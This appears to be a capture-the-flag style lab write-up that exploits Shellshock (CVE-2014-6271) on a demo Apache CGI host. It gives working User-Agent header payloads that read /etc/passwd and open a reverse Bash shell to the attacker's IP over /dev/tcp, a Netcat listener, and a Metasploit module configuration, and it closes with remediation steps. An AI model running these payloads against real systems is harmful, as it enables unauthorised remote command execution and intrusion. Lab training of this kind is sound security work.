Shellshock (CVE-2014-6271)
Classification: Assessment Methodologies / Vulnerability Assessment
Target: 192.145.171.3 (demo.ine.local - Apache httpd 2.4.6)
Attacker: 192.145.171.2
1. Executive Summary
The target runs an Apache 2.4.6 server that invokes a CGI script (/gettime.cgi)
vulnerable to Shellshock (CVE-2014-6271). By injecting a crafted User-Agent header we
achieve arbitrary command execution, read /etc/passwd, and obtain a reverse shell as the
daemon user. The same vulnerability is then exploited automatically with Metasploit.
2. Reconnaissance

nmap -sV 192.145.171.3Port 80 runs Apache httpd 2.4.6 (Unix).

Browsing the site shows an “Under Construction” page.
The page source reveals an AJAX call to a CGI script, /gettime.cgi.

Requesting the script confirms it is executed server-side.

3. Vulnerability Check

nmap -sV 192.145.171.3 --script=http-shellshock --script-args "http-shellshock.uri=/gettime.cgi"The script reports the target is VULNERABLE to Shellshock (CVE-2014-6271).
4. Manual Exploitation (Burp Suite)
We proxy the browser through Burp and ensure Intercept is on.

Reloading the CGI script captures the request.

We send the request to Repeater and inject the Shellshock payload into the User-Agent
header to run a command.

User-Agent: () { :; }; echo; echo; /bin/bash -c 'cat /etc/passwd'
The response returns the contents of /etc/passwd, confirming command execution.
5. Reverse Shell
We start a Netcat listener on the attacker machine.
nc -nvlp 1234
Then we send a payload that spawns a reverse Bash shell back to us.
User-Agent: () { :; }; echo; echo; /bin/bash -c 'bash -i >& /dev/tcp/192.145.171.2/1234 0>&1'
The listener catches the shell as the daemon user.
whoami
# daemon
We confirm the operating system.
cat /etc/*issue
uname -a
# Ubuntu 14.04.6 LTS
6. Automatic Exploitation (Metasploit)
The same flaw can be exploited with Metasploit.
search shellshock
We select the Apache mod_cgi module and configure it.
use exploit/multi/http/apache_mod_cgi_bash_env_exec
set LHOST 192.145.171.2
set LPORT 1234
set RHOSTS 192.145.171.3
set TARGETURI /gettime.cgi
exploitA Meterpreter session is opened.

sysinfo
# demo.ine.local - Ubuntu 14.04
7. Remediation Recommendations
- Patch Bash to a version that fixes CVE-2014-6271 (and the follow-up CVEs 2014-7169, 2014-6277, 2014-6278, 2014-7186/7187).
- Avoid CGI where possible: disable
mod_cgi/CGI scripts that pass request data into environment variables, or migrate to a safer execution model. - Input validation / WAF: filter malicious patterns (e.g.
() { :; };) in HTTP headers. - Least privilege: run the web server/CGI under a low-privileged account (as seen,
daemon) and segment the host to limit post-exploitation impact.